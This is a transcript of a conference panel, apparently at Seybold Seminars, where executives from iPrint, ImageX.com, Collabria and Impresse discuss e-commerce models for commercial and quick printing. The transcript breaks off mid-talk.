We have three basic business models that are presented. Perhaps the first thing to do is to challenge that assumption and suggest that maybe there are five. The first two here, the E-Channels and the E-Director are, in a way, the inverse of each other. E-People, that is, the people in the Net, and so on. What I want to do is give credit where credit is due. There's a consulting group up here in New England called Northeast Consulting Resources, who have been pushing the issue of electronic publishing, E-Commerce and E-Business for years. They have a marvelous Web site, ncric.com, and they do these Future Visions sessions. They've been working on this for a number of years, and I'm just making reference to one that they did, the Scenario Model. But the channel notion is that to buy print--if we think about the commodity aspects of that--we could conceive of aggregators. And we have to think also about the different forms of E-Commerce. But basically, the notion of channels is that if we're dealing with graphic arts materials and publishing products that we can buy through an aggregated source, this model applies. And I'm not going to read all the things on the slide, but you'll note that later on you'll be able to download these slides from the Seybold site. The Direct Model is, of course, a disintermediated model. We go direct to the source. And certainly we see this happening with equipment and software aspects, things we use to power our infrastructure. But this also applies in some of the business models we're talking about here, where you find the place to buy it or you set up for order and re-ordering and so on. And, in essence, the buyer has a catalog and the supplier, in fact, is fulfilling against that.

One of the things I think we have to think about in printing is that it is still very much a people business. You're dealing with the contract printing aspects of our business, all of the larger companies, a component of which is high-touch. And so, one of the aspects of E-Business is about how to leverage the people in the process. Most of the direction of the gradient of value-added in the industry is towards getting closer to the customer, giving them more choice and control over the message, its forms of packaging, how it appears, what kind of print or print and/or other media. And this requires us to be able to leverage people in the process. So, that's the third model.

The next one is what I call the 'Smart Solutions.' The basic premise here is this: across networks anything can and will be outsourced. That causes us to concentrate on core competencies; it causes us to view value chains in terms of ways that we interconnect with each other; and leveraged value. What I'm arguing is that what we're going to find evolving is that E-Commerce will become a series of building blocks and that these building blocks become increasingly intelligent services. It's easy to imagine this. We talk about automobiles or some sort of physical product. I'm now saying the intangible, the software, the service-oriented area follows the same logic. And I think this is quite important. What makes them smart is the knowledge in the service. And we move towards things that are always on, always available, self-organizing, appliance-like, learning, they're the agents and so on. And this is an aspect of how we design printing services going into the twenty-first century. The second way to look at it is in terms of the building blocks of the E-Commerce or network-powered printing business, involve the core value-added services, which you might call 'E-Production,' then you have the E-Commerce services, which are about how we exchange value between the players. And there are some other kinds of services, which I call the 'Enabling Infrastructure services.' These are listed here. One, two, three on the chart. But the

thing to note is that all of these also exhibit an evolution from proprietary to standards to optimized to intelligent things. Within three years, I think we are going to have standardized kind of building blocks. The metaphor that I would look at would be--for those of you who watch *Star Trek* and know the Deep Space Nine--imagine you're on your way back. You're coming from the Gamma Quadrant. You're out of oxygen. You're out of fuel. And you've got to do E-Business to make it all work. And that docking clamp out there in the front, it'd better work. You'd better be able to lock-dock, load and go. And you don't have time to do one-off outsourcing. So, I would argue that within three years the industry will normalize around some fairly standard ways. The Dolby sound of E-Commerce if you will, and we're going to have some fairly standard kind of building block solutions. We'll call it 'Lego Services.'

The other model and the model that some people are talking about is the value chain virtualization. That is, how do we organize and interconnect on an extended enterprise basis? Certainly the printing networks of various kinds are doing this, but with different ways to look at value chain integration, depending on whether you're the end customer, the provider or different people that make that up. But the trend is really clear. We're moving to a world where companies will exist as electronic business communities and these will be extended between the supply side and the demand side, the customers, the customers' customers, and whatnot. Entire value chains are going to be networked. In this case, maybe we're talking about magazine production. And it's a wide area of multi-service. It's Internet plus. We can get into the high bandwidth, high information value-added services. And many of the kind of solutions that are being talked about here can be viewed as a value-added way of powering ourselves across these networks. The integrated communication workflow model, I would suggest, has these four dimensions to it. Obviously, at the center of this we're going to managing the information and the process. The value resides in the information. We have core value-added processes increasingly in our industry. That's become a PDF-driven world. We have the E-Production world that has a lot of that, but it has to be very intimately interrelated with the information management. The E-Commerce aspect of this, the exchange of value, from the time we advertise and negotiate to follow-through the logistics of the relationship through pay and accept the results, that's the third layer. And, of course, none of this makes sense if people don't understand it. Imagine the fun these people are having as they try to find out. In our industry, when you start to raise these issues, you ask ten people you get nineteen answers. So, digital culture, of course, is the key and is the big learning curve.

Information from the core of this thing, what we're really looking at is information that really has some new properties. Part document, part program, part database, part transaction. We're not going to dwell on this here, but see that the process facets of the new workflows have to be integrated and managed through databases that have these different kinds of properties. The graphic communications process itself isn't a simple pipeline. We now have different disciplines of authoring, which relate to targeting and to collaborative authoring and to design for multiple use, a discipline we call 'digital mastering' which is getting it into the database with enough that can support all the range of uses we want. And then we have various kinds of what used to be called prepress--we call it prep--various kinds of disciplines to package it up for the particular media production delivery value chains. And then on the next layer out, we have the E-Commerce cycle, which are all the stages (here noted as seven) of pair-wise actions that occur between partners in this flow. And finally, as I said, it all takes place in a community. I won't go into all of the aspects of this, but there are different aspects of the electronic community that we're empowering. So against that context I would argue, then, that we have multiple divisions of what we mean by E-Commerce models that affect printing on the Web. Some of those are based on creating I-Markets, or market space ideas either without intermediators or with them. A key element that is always going to be important in printing and graphic communications is going to be people, but not in all cases. And we have two other kind of issues, namely, the ability to come up with smart products and smart services. And the last item is that we are at a time when we need to integrate entire value chains with these kinds of building blocks. And that's my opening for this. Thank you. [Applause]

**Mr. Franzino:** Thank you. In my haste to try to get this off on time, I failed to introduce myself. I am Steve Franzino, Vice President of Technology with Courier Corporation, and I'm the Moderator for this session. Our next speaker is no stranger to the printing and desktop publishing world. Royal Farros was cofounder of T/Maker Company, one of the pioneer software houses of the '80s. Royal's company has created such brands as ClickArt, PFS:First Publisher and WriteNow. After being purchased by Deluxe Corporation, the nation's fourth-largest printer, he decided to be entrepreneurial again. And in 1996, he founded iPrint. I'm pleased to introduce to you Royal Farros, CEO of iPrint. [Applause]

**Royal Farros:** Thank you, Steve. I'm taking the quickprint shop approach to E-Commerce today. And while I was preparing for this presentation, I came across some really funny quotes. And I don't know quite how they apply to what I'm going to talk about this morning, but I think they apply quite well to where the commercial and quick printing market is, specifically relating to the Internet. I'd like to go through them now with you. The first quote comes from Doonesbury cartoonist, Gary Trudeau. 'I've been trying for some time to develop a lifestyle that doesn't require my presence.' I think that's what we're really trying to do when we look at the Internet. We're trying to figure out how to service our customers better using technology and how to run our businesses better using technology. So I thought this was a pretty terrific quote.

The next one comes from Pope John Paul I. 'If someone had told me that I would be the Pope one day, I would have studied harder.' [Laughter] Along the same lines, if someone said that there was this thing called the Internet and it was going to change global commerce more than anything else in the world, how hard would everybody have prepared for it? I think our industry got a little bit of a slow start, but I think it's catching up and it's got a lot of steam under its belt right now. And the final quote comes from author A. Whitney Brown. 'There are a billion people in China. That means even if you're a one-in-a-million type of guy, there are still 1000 guys exactly like you.' [Laughter] Remember, once you get on the Web, all the traditional rules of engagement still apply. You still have to create a presence. You still have to create something useful. You still have to provide a service. You still have to do all those normal competitive things that we're used to in regular business. We just have to do it electronically now.

Let me jump into the quickprint shop approach. And I want to contrast this with something that I just ran into in New York City last week. I was about 30 minutes early for a meeting, so I stopped into a quickprint shop. How many people have walked into a quickprint shop and actually ordered business cards, using a traditional method? Could I see a show of hands? Okay. For those people who don't know what it looks like, this is exactly what happened to me this particular experience. I was actually going to put this on a slide and then I realized it would be pretty anti-climactic. Imagine I'm holding a piece of paper and imagine there's a poorly drawn box on the paper. And then there's a well-meaning counter person saying, 'Just go ahead and tell me what you want your card to look like.' That was exactly the experience I had. Now, we know that's a little bit of an anomaly. Normally, what people will do is they'll hand you a really nicely printed form with a very nice box at the top of it and essentially do the same thing. Something that has just killed me for years is that we are in an industry where we're creating visual materials and one of the most popular ways of creating the visual material is completely non-visual. It's almost like saying, 'Here, create an image for your company and use a magazine subscription form.' Let me get you a little bit to the results of the way we do it, to put it in contrast. Today, when you go in through the traditional process, and I'm talking the onesy-twosy type thing where you're going in and ordering maybe 500 business cards and maybe 500 letterhead. Today, there is a 10 to 15% reprint due to error problem. And again, it shouldn't be a surprise to anyone. You are guessing what it's going to look like. You are taking a bunch of disparate elements, putting them together on a piece of paper and saying, 'This is what I want my card to look like.' Ten to fifteen percent of the time you're going to say, 'I didn't think it was going to look like that.' At iPrint.com we have about a 1% reprint due to error rate. Now, what's really great about that is that our customer satisfaction is very high. Ten percent of all the communications that we get from our customers are actually thank-you notes.



And finally, how well the process is working. There's an independent survey company called Biz Ratings. We were the top Biz Rating performer during the November/December timeframe in the category Books and Stationery. It's still a young industry, so I'm not quite sure how those two things fit together. But we were actually the top-rate independent site, ahead of Barnes and Nobles and Amazon.com.

For those people who may not have seen iPrint.com and to follow on what Mills was talking about, the approach that you can take, this is what you'll see at iPrint.com. By the way, let me disclaim this; this is actually a slide show demo, so I'm not connected to the Web. Anybody who would like to see this exact process happen, you can go to [www.iprint.com](http://www.iprint.com). Let's go ahead and we'll create a business card. We can create, if we want, a four-color business card. Or we can simply do one of the traditional spot colors. Like the traditional process, we'll present you with templates. Unlike the traditional process, we can have virtually unlimited numbers of templates. Not just standard designs, but we can also have contemporary designs, as well. Let's go ahead and pick this critter down here. I'm going to add some text to it. I've already pre-filled this out with a regular Silicon Valley kind of guy. And now, all of a sudden, Steve Jobs has a business card. Notice that I'm not only designing something on-screen and getting to see what it looks like, but I'm also proofing along the way. Let's insert some clip art. You can choose from our ClipArt library or you can insert your own clip art or your own photo. Let's pick the apple. And we all know that apples aren't gray, they are red. And so now we have a red apple. Steve doesn't necessarily like all caps. Steve is more of an Avant Garde kind of guy, so let's choose a typeface. And now Steve Jobs and all his information is in Avant Garde.

You should be getting a certain feeling right about now that the interface approach that we use feels more like a bank ATM than it does a desktop publishing package. We have a very, very powerful desktop publishing composition engine that's doing everything that you see, but we wrap it up in a pushbutton environment. That's very important to us. A lot of people talk about ease-of-use. We don't use those words at iPrint.com. What we use is common denominator. Everybody has to use it. It has to have that same feel, the same approachability that a bank ATM has. One of my favorite thoughts is what would have happened if the bank ATM had gone the way of, let's say, Windows. Can you imagine somebody walking up to an ATM and using an Excel-like interface 'Please drag your deposit to the trash.' You could just see people getting confused by that all over the place. Direction manipulation doesn't work in that type of environment; however, pushbutton does.

We've just created a custom card, something that looks very different than the form A, form B, form C type of cards that you'll find at a quickprint shop. But I want to customize it even further. Now, Steve's a big talker, so we're going to add some extra cell numbers for him. Again, it's a desktop publishing engine that we're sitting on top of, so we can add any text fields we want and, in fact, more graphics fields if we like. We can also move things around. Let's nudge the Steve Jobs name and put that down an inch and to the left. And so now we have Steve Jobs overlapping with the Apple. Let's increase the size of Steve because he'd like his name to be just a little bit bigger. What we can also do, at this point, if we want, is show our paper type. And if we wanted to maybe tuck the Jobs under Steve to get a little nicer effect, we can do that, as well. So, you can see everything is what you see is what you get. And the importance of that is I am giving the customer self-service tools for them to satisfy their needs. The average time it takes someone to order business cards in a quickprint shop is about 30 minutes. Let's say they're a 20-dollar set of business cards. That's the same amount of time it takes somebody to service, let's say, 10,000 color brochures. So, if I'm a quick printing shop owner, where do I want to spend my time? On higher-margin things, not lower-margin things. So, like the bank ATM, we want to take the most popular transactions. Those that we can make self-service we want to make self-service. That's what we've done here.

It also gives us the ability to cross-sell. For example, I could take this design and create a custom post-it

note, with the same information, typefaces and graphics. I can add an extra field down there. 'To know me is to love me.' If you know Steve, that's an apt quote. And in fact, I can also take that information and put it on a photo mug. And if you notice what I'm doing here, I also threw a little quote, 'Am I a great machine or what' on that blueberry I-Mac. Everything that you're doing up to this point, at our print shop, is without charge. We work just like a traditional print shop in that you get charged when you order something. The entire design process, up to that point, is absolutely free of charge. And at this point, it's one of the few photo-editing sites that are actually on the Internet. We can also take that and turn it into a T-shirt design. Virtually any popularly printed item this technology can handle.

Now I'm going to get a little bit more into the business focus. A lot of people have called us the Amazon.com of the print shop world. We're really the first end-to-end electronic print broker on the Internet connected to all the top commercial printers. They actually do the printing and fulfilling for us.

iPrint.com has been live since 1997. We've said this to lots and lots of crowds: the most sophisticated interactive E-Commerce site on the Web. I want to make sure that people understand that it's not entertainment. There are some really great interactive entertainment sites. But as far as interactive E-Commerce goes, we're very, very deep. And as proof of that, we've won lots of awards. The traditional print shop is screaming to be improved. iPrint.com is dramatically better for customers. Now, a lot of these things we've all heard at this point. The WYSIWYG proof convenience, the fact that you could do it from your home or your office, always open 24 hours a day, 365 days a year, wide selection. Our reprint due to error rates means higher customer satisfaction. And all of this translates into savings. My business card at the local quickprint shop costs about \$78. Through iPrint.com, it costs about \$38.

iPrint.com is also dramatically better for our printing partners. Because it's a self-service, it's an effective way to reduce costs, especially what I call, again, in the onesy-twosy type of sales. Really, the things that quickprint shops focus on, that come as a big surprise to quickprint shops. There are quickprint shops out there that service tens or hundreds of thousands of customers a day. And at this point, they're actually not keeping track of those customers. They're not creating lists. Through our technology, we actually get to keep these lists. We virtually eliminate the prepress process. And that's something I think is going to be a common theme with all the panelists today. Essentially taking what used to be about a 50-step process at Deluxe Corporation, the company that purchased my last company. We went into their process and asked, 'What are all these people doing' 'They're making a business card.' 'Why is that person entering things in three separate times' 'Because that's how we make business cards.' We virtually eliminate that. In short-run items, prepress accounts for anywhere from 20 to 50% of the actual cost of printing.

Again, what everyone is hearing is access to a wider channel. You get to tap into--I forgot what the last count was--120 million people actively on-line these days. And of course, higher customer satisfaction is what everything should center on. Multiple suppliers for our business model means consistently outstanding wholesale prices. The print shop segment has the biggest technological barrier to entry, and the reason why it's the biggest technological barrier to entry is because it's the hardest order to handle in an economic way. It has the lowest average order value and it has the highest volume requirements. In our opinion, if you can make money, if you can create a business model that allows you to enter the onesy-twosy market, everything after that is just a subset of the market.

This is my favorite quote about iPrint.com, about what we're all doing here. iPrint technology will likely cause another major shift in how these printed products are bought and sold over the next several years. Here's a little magazine called *Hardcopy Supply Journal*. When the author of this quote called up I just got a little pink slip that said, 'Hardcopy called.' And so, the first thing I thought was 'Oh Jeez, what did I do last weekend. A tabloid magazine is giving me a call.' [Laughter] But it was actually a real supply magazine.

In my last couple of minutes, I do want to emphasize something. Even though I'm taking the quickprint shop approach here, our company, iPrint, Inc., is actually attacking the other two markets, as well. We are doing dedicated corporate Web sites via distributor partners and print broker partnerships. And we also are doing private-label enterprise environments with not only large manufacturers, but customer aggregators. To date, we have over 100 strategic relationships, including people on the customer side, NASA, the IRS, Nationwide Insurance, people like Richardson Electronic. On the private label side, we do all the technology for OfficeMax, Sir Speedy, Hallmark and Daytimer. Here's an example of what our NASA site looks like. And notice that when you get to what we call the 'design hub' or the design studio, NASA likes it logo. It doesn't want its employees to change what they call the 'meatball' logo. So, magically, there are no graphics buttons there. Really, everything you're looking at right now is a subset of what we do in the iPrint.com site. Here is the front door to the kinder, gentler IRS Web site. Here is the front door that OfficeMax uses. They call it 'Print Link at CopyMax.' We have not announced this relationship yet, but this is a poorly disguised slide. We are working on an initiative right now with one of the largest manufacturers in the world to create an enterprise-wide system to take all of their distribution on-line. I would say it's probably one of the most significant print initiatives going on. Something as simple as coupons. The manufacturer that makes these coupons actually has to get back in touch with the pizza franchises in 50% of the cases because they either can't read the writing on the form that was faxed in or because they've chosen a pizza special that went out of date last week. So, in 50% of the cases, they actually have to get back in touch with them. Tremendous cost associated with that.

If you actually look at our Web site, you're really looking at the tip of the iceberg. That whole self-service interface is just a small part of what we do. The big part of what we do is everything underneath it. We feel we have a very, very strong technological base. We have very strong marketing relationships. I think probably the thing that is most important is we have a very scalable environment. In November, we cracked the Top 100 Most Visited Site list. We were number 66 on that list, ahead of people like NFL.com, CBS.com, Intel.com, Apple.com. So, scalability is built in.

And just a quick summary. When you look at the quickprint shop today, again, it is just screaming to be innovated. Dramatically improve the traditional process, strong strategic relationships, strong in market-proven technology especially in the area of scalability. We think we actually have the whole spectrum with customers covered. Thank you very much. [Applause]

**Mr. Franzino:** Thank you. Our next speaker is Eric Bean. He is Vice President of Product and Technology for ImageX.com. Eric is responsible for product and technology strategies, product operations, strategic business relationships and acquisitions. Before joining ImageX.com, Eric spent seven years at Adobe Systems, where he served as Director of Product Management in the company's Printing Systems Division. Take it away.

**Eric Bean:** Thanks a lot. It's great to be back in Boston. Those of you that may know me from previous times at Seybold Seminars know from the Adobe perspective I was particularly involved in driving PDF and other technologies into production workflows. I surprised myself, actually, this summer when I decide to leave Adobe and go off to a start-up that's doing business-to-business E-Commerce on the Web. I'll try not to repeat a lot of the themes that you've already heard from Mills and Royal because I think we all see these massive changes and these massive opportunities. I'm going to try to highlight a couple of the core elements of this within my time here.

Just to put a context on the E-Commerce side of what's going on in the Internet, all the buzz has been happening on the consumer side. But the real meat and the major growth, according to all the major research agencies, is really on the business-to-business side as the third wave of the Internet, following the portals and the consumer side. And the projection here from Forrester Research is that by the year 2003, 10% of all business-to-business transactions will be done on the Web. That's \$1.3 trillion in North



America alone. Just to kind of put the context on the print industry, here's some data from Cap Ventures. It is a huge market. The core commercial printing market is about three times the size of Amazon's core market, which is kind of interesting. And a couple of the key business-to-business Web sites that are up there today are in elements around, for example, industrial chemical transactions. These markets are an order of magnitude larger, depending on how you factor them out. I've been asked over the last eight or ten months if there aren't a bunch of people doing that. Well, yes there are a lot of people doing different things, but there are lots and lots of different things you can do with the Web. And I quickly decided to write down just stream-of-consciousness what I thought were a bunch of killer apps for the Web and print. And I think that the Web is one of the best things that happened to print. So the first one is business print procurement. And there are lots of others. Number four, this NASDAQ for printing service idea. There were actually hints of this discussion this morning in the Keynote. And I know Mills has had this thought, not spoken exactly this way, but as the industry emerges with standards for communication and transport of information so that consumers and producers can actually talk consistently, reliably and predictably about what one another wants and needs, then this kind of brokerage model will be a very interesting approach. So, here are some of the other ideas that are up here. Pay-as-you-go specialized print layout design. Some of these will be pay-as-you-go or some of them will be pay for the service that's ultimately rendered in product. And I think Royal just showed you a model of that. Lots of interesting potential. Number 13, smart printers for content. This is one of my hot buttons and was in my former life. Why do we have to go to a different button on a Web site to get something printable? That's just crazy. Well, lots of good technologies behind that. Lots of good killer apps are going to follow that. Again, at the Key note the Xerox representative talked about scanning a document in and getting a live Web link. I can tell you, I did not modify this list. That's number 14. You drop a document in or you scan it off a magazine and it goes live to a Web link connected to your computer. Lots of different possibilities. Follow me newspapers. This is my short list. It keeps getting longer and longer. And I think when you look at a quarter trillion dollar North American industry that fundamentally has lots of growth opportunities in the right kind of markets and niches, that's there are going to be lots of very interesting plays.

Let me ground you, then, on what it is that our business is about, so you can see what that particular model is. Ours is an E-Commerce service for businesses. It's for medium and large size corporations. Manage is a key thing. Edit, proof, order. Procurement is a huge part of our business. Business printed materials over the Internet. So, our focus is really on the business processes for medium and large sized corporations that are required to handle the services that are all associated with ultimately printing business printed materials. Some of the things that we do, we do all kinds of marketing materials. We do all kinds of stationery and letterhead. This is the kind of process that people are used to. Royal had his. He wanted to show up the form. This is actually--I hate to say it--AT&T Wireless's form for how they order their business cards. And when you fax that in to some place, how likely is it that you're going to get an error? Well, the same kind of numbers from us that Royal has with his system, the same deal. What's the old process look like? Lots and lots of touches. When you take a customer faxing an order or communicating an order to the printer, the printer doing the order entry, the typesetting, the prep work, all that stuff that goes back and forth between the printer and the consumer or the orderer of that information. The real question about this particular process for repeat business materials: Is this a high-touch approach or is this a highly inefficient touch approach? My assertion is that there's nothing necessarily good about having a lot of people communicating with your customers if they're not doing anything that's adding value. So, our approach is to put the inefficient touch out of the way and put efficient high-touch in the process.

We built custom Web sites for each of our customers. Now that sounds onerous. It's not. We've got a bunch of tools that allow us to do that very rapidly. Each custom Web site incorporates not only the graphics rules but the business rules of our customers. The customer then uses that Web site to order the materials that are in their customer catalog. That order is sent to the printer via our engine. And I'll give

you another quick snapshot of what that is, of course. And then the resulting print goes out to a network of vendors that actually produces those printed materials for us. Again, it bypasses all of those non value-added steps in the front end of the process, so that we have a highly efficient manufacturing process. I would suggest that this moves from the highly inefficient touch to give you an efficient high-touch. And what that means is that we now have the information at the Web site, at the proof, at the order, with the outsource vendor that's doing the print. We have the information to provide absolutely superior customer service, which is a key part of our ongoing value proposition. So, the basic flow is that these custom Web sites are built using the graphics designs and graphics standards from our customers. The modification and proofing on-line is done with PostScript and PDF technologies. Approving and releasing that is an important step in the procurement processes that's customized for and specifically tuned for the corporation's approach to their doing a procurement. Then we fulfill that order through a network of vendors. And then we provide sophisticated reporting and tracking mechanisms for our customers to integrate in with their business systems.

Here is a list of problems and solutions. I don't want to bore you with all these. But error rates, as you know, in these kinds of materials are extraordinarily high. Royal's numbers and our numbers, we use the same industry. And by the way, we use a similar kind of process. Our error rates are also under 1%. Key point. There's a big drive out there in medium and large-size corporations to consolidate their vendor relationships. And many of our customers had been using multiple printers for the kinds of materials that they now get through us. And we give them a common interface, even though we use multiple vendors on the backside, or multiple outsourced capabilities on the backside. And that aggregates the customer's user experience, the customer service, the reporting mechanisms, the invoicing and billing mechanisms, all those things that matter.

Other things that are key values here. Quick case study. Amazon is one of our customers, and just an interesting part about the problem. They had fired three printers, mostly because of the complexity of the transaction processing with them, as well as very high error rates. And these are quotes from them on the solution side. So, the process has been slashed, the error rates are almost nothing. They took one person who had been doing this for a rapidly growing company and now that person is doing a lot of other stuff, too, that she wasn't able to do before. And they've gone through three logo changes, all of which have been executed flawlessly through our system, because we can do that all in one kind of macro swoop. Similarly, Viseo is another high-tech company, in the Seattle area, just moved from their current location to a new location. Again, all one big macro change all happened almost seamlessly behind this. How do we do this? Well, the customer interacts with a digital storefront which, is this customized Web site. The library of their graphics materials, their business rules, their standards, their procurement processes are built through the set of tools that our people have. And then our sophisticated composition ordering engine delivers a PostScript language file that goes out through the manufacturing system, eliminating the prepress steps, out to the multiple printers with key values you see on the right.

The interesting thing about E-Commerce companies is growth. There is an imperative for growth that is demanding, some might say oppressive, but there is definitely a demand for growth. We are in a rapid customer acquisition mode. We've got three key components. I'm not going to go into all the details behind this, but our direct sales approach is where we're building right now. We've been very successful with that. We've been growing our direct customer base--

### [Tape Turn]

**Mr. Bean:** Well, the strategy labeled number one there, to go out and acquire some customer relationships is another one. And I want to just highlight the way that we think about alliances, again, with this concept of touching the customer efficiently through sales, marketing and other relationship connections. We look at the kinds of relationships those people are already establishing and are

developing alliances that connect up with those same kinds of people that are procuring their business printed materials, be they in the general office categories or in the marketing materials categories.

We've won a bunch of awards, too. And so, a summary. New systems are needed in the printing industry and that is because the transactions costs are very high on these kinds of materials, the error rates are oppressive, the need for consolidating the relationships and then mapping that to business procurement processes that meet with the needs of large and medium-sized customers is growing, demanding customers. It's a very complex process that requires customized solutions, even as you try to standardize and leverage that using the ubiquity of the Net to get to everyone. But where this particular business-to-business kind of relationship develops a custom product for every one of the transactions it goes through here, as you know, that's quite different than ordering office supplies off a Web site, picking SKUs off of a shelf or books out of warehouse. Very different. And we see this in the business-to-business side and the large corporate customer side as allowing us to be highly efficient in a high-touch relationship, which is really required for the large and ongoing and sustained transactions and business relationships we have with our customers. So, that's about it. A quick quote from one of our customers. 'No wait. No hassle.' So, I thank you very much. [Applause]

**Mr. Franzino:** Thank you. Okay, now we're going to change gears here a little bit. We've heard from a couple of companies that are doing it and now we're going to talk to and hear from some software providers that help printers move into this type of business. First, we'll hear from Robert Hu. Robert is Vice President of Product Development at Collabria. Robert's roots are in commercial printing. You might have caught one of his presentations here at Seybold. He was President of A&A Printers and Lithographers. And while he was there he developed a pretty elaborate Web front-end to that business. Now he's moved on to the software side. So, Robert, take it away.

**Robert Hu:** Someone asked me, 'Where's Collabria' Is it near Brazil or something" But actually, there's a town in Italy called Colabria, with one l. The previous speakers mentioned a number of technologies and the reasons why we need to get on the Net. The main founding principle at Collabria is how do we enable this industry which has a very strong relationship with customers, or customers with their vendors. How do we facilitate and help this industry change to doing business in the future' The founding principles of Collabria are that we believe printing and publishing have always been a collaborative activity spanning multiple business entities. The era of desktop publishing enabled individual, creative productivity. But the Internet is about enterprise productivity, as made evident by the previous two speakers. So, we won't get into that. And then, of course, they made a very strong case in terms of prepress, compressing the distance between document creation and manufacturing process by compressing prepress. And I certainly believe that is the case, too, that prepress, like typesetting, used to be a workflow that got compressed to a decision point. In the case of desktop publishing, typesetting filled it into the decision-making process of the design. And on the prepress side, the decision is going to be a manufacturing decision as part of the workflow.

Now, the industry has made significant investment in technology. We've trained five generations of corporate desktop publishing staff, assuming an average tenure of three years. We trained three generations of prepress personnel, assuming optimistically, five years of tenure. We've probably completely replaced equipment in the prepress area at least twofold and absorbed significant cost of production errors due to software limitation. What you see is not always what you get. And to achieve these dramatic results for our industry, 80% of files do not conform to manufacturing needs. Now the actual percentage is actually higher but I'm being kind here. There might be a few of us that are more efficient than others. Sixty percent of the prepress role is to fix files. By some industry studies, approximately 35% of the PostScript file failed to RIP the first time. There has actually been an increase from 50 to 100% in terms of prepress cost as a percentage of manufacturing cost. This is a very startling revelation to me. Most industries make an investment in technology to reduce their cost. But the

publishing industry is special. The adoption of this technology caused an increase in prepress costs, over 15 years ago. And of course, implied in that is a tremendous waste of time, labor and material. So Collabria--as you know my roots are in the manufacturing side of things--believed that there should be an enabling technology that allows an Internet infrastructure to enhance business-to-business relationships. We believe that the existing relationship between the printer and their customers and vice versa is something that is valuable and intrinsic to the industry that needs to be protected. Technology has a tendency to commoditize everything, from relationships to products. But the value of our industry and the type of relationship we have with our industry, historically, it is a relationship business. And Collabria's mission is to provide enabling technology to enable those relationships. It does this to provide compelling services for procurement and production process, not too dissimilar to what iPrint and ImageX offer, and manages the communication and process control, as well as embedding some of the best practices of our industry. But it offers this as a hosted application. And I was told that is the engineering term. But basically, from a layman, from an industry term, I call it renting the technology or using technology as a utility as opposed to having to build or integrate your own.

This is sort of a rough overhead of how this system works. Basically, Collabria has a very elaborate server on the Internet backbone that stores document masters, business rules and design rules. And it allows the commercial printer or the corporate customers to engage in their normal relationship, but using technology to streamline all the costs. And in addition, because we are cognizant of the culture of the industry, there's a reseller oftentimes in the middle of the process that facilitates or adds value to the process. We also accommodate them. Our system handles all the cost accounting process to allow customers and printers to upload and download financial transactions and integrate them to their financial systems, as well as handling the production, sort of gating and stopping the production.

The benefit of the corporation is that it's an Internet procurement workflow that is immediately deployable. It automates the approval process in terms of accounting rules or if you have a limit in terms of procurement amount. The solution is built on enhancing enterprise productivity. The main focus of our suite of tools is aimed at business-to-business commerce, not individual. It does that by providing on-line catalogs. And I won't go into much of that other than to say that on-line proofing authorizations and approval are not too dissimilar to what ImageX and iPrint offer. But the main value that we provide is that we believe that the existing relationship between corporations and their vendors is something that corporations still value and printers, of course, would value to keep. Collabria exists to provide this technology without a significant up-front investment. Because, as you can see from desktop publishing, that we've been investing significantly in technology without a significant return in benefit. And lastly is that the production benefit is that it enables E-Commerce right away. It manages the business workflow over the production workflow. We recognize that most of the printers now have very efficient production workflows. But the gating of those production workflows is governed by business issues, approval processes, financial considerations, credit approval and so on and so forth. The Collabria system is designed to work with existing equipment and technology that you have. Again, I emphasize compressing prepress to a manufacturing decision is enabled by using a system like that.

Facilitating the communication and collaborative process of print production, down the road we will be developing some tools that we'll announce that will facilitate more the collaborate process of printing and publishing. And finally, my point is that this is system designed so that most commercial printers can deploy the system. In the Keynote speech, Heidelberg says 80% of printers are 20 people or less. Those printers cannot afford to build their own or be made irrelevant. So, we hope to provide tools for them to allow them to have some meaning. And I think that's it. [Applause]

**Mr. Franzino:** Thank you very much. Next up is Nimish Mehta. Nimish is President and CEO of Impresse Corporation. Impresse is pioneering a new class of Internet-based enterprise digital production solutions, coined 'E-Production.' Prior to Impresse, Mr. Mehta was Senior Vice President and General



Manager of Oracle's Industry and Front Office applications. He also held various positions at Bell Laboratories. Ready to go.

**Mr. Mehta:** Thanks, Steve. Good afternoon. What I'm going to do is start back to stating the problems that we're trying to solve. Let's look at what's keeping you awake at night. And this is true whether or not you're deciding to go digital, whether you're a short-run or a long-run printer, whether you have significant prepress issues or otherwise. What's keeping you awake at night or some of the problems you're going to have are with dropping run-lengths and the associated margin pressures that go with that. And this is true across industry and it's getting worse by the minute. The issue with margin pressures is really interesting. If we look at the U.S. printing/publishing industry, it's the third largest industry in the U.S. and it's yet one of the least productive industries. It has to do with a lot of what Robert talked about and some of the folks before that. And the core issue in the industry is that the manufacturing process and the business process are not automated. So you have a lot of very manual steps. The whole issue of customer acquisition and retention is a key one. It goes back to the need to integrate with your customers' value chains. In other words, if you're not going to work with your customers more tightly, and leveraging the Internet, obviously, as a technology to do that, you're not going to be able to survive in the twenty-first century. And then the last one is the technology issue itself. This industry has seen, historically, step changes in technology, from linotype to plates to desktop publishing and, as Robert alluded, now to the Internet. And as each of these technology step changes occur, the question really is what is your position? What's your integrating architecture to leverage some of these technologies?

So what do we have to do to solve this? There are very simple things to say but hard things to do that are important here. The most important are the automation and integrational workflows. This is about business workflows as well as production workflows. As run-lengths drop and as you get more and more customers, particularly if you're successful on the Internet, you will get a lot of customers, some local and some that you haven't seen because they're distant, the complexity in your organization or your shop is going to go up an order of magnitude or higher. And the transaction's path to set up jobs associated with the dropping run-lengths creates a really scary proposition. And the proposition is that even though I have run-lengths of 100 or 200, the transaction costs themselves are actually higher than the printing cost. So it's not so much about putting ink on paper as it is about managing the entire process from ordering, the fulfillment and cash settlement.

Automating production and business workflows involves things like validating, getting quotes, approvals, proofing, preflighting, all the way production, invoicing and settlement of the account itself on the business side. And on the manufacturing side, the job submission, post retrieval, checking, preflighting, all of those all the way again, post-press and kitting process. And the important message here is that you have to automate each of those workflows and then, ultimately, integrate across those two workflows. This is for Internet or no Internet. This is a business imperative, almost, for each printer that's out there.

Aligning the two workflows is important simply because as the response time for your customers decreases, you're going to have to do something to facilitate better customer interaction and faster responsiveness. And the only real sustainable way to do that is to have your business and production workflows integrate and talk to each other through the manufacturing process of each of the orders that you put through our system. It's about prompt responsiveness to your customers, as well as accurate communications to your customers.

The thing you have to do is leverage the Internet. Well, the reason for doing this, in Impresse Corporation's view, the Internet is both a huge opportunity and also a huge threat. If you can figure out how to leverage the Internet using some of the models of iPrint, ImageX, or Robert's model or, in our case, integrating the business and manufacturing workflows across end-to-end, you can gain immensely

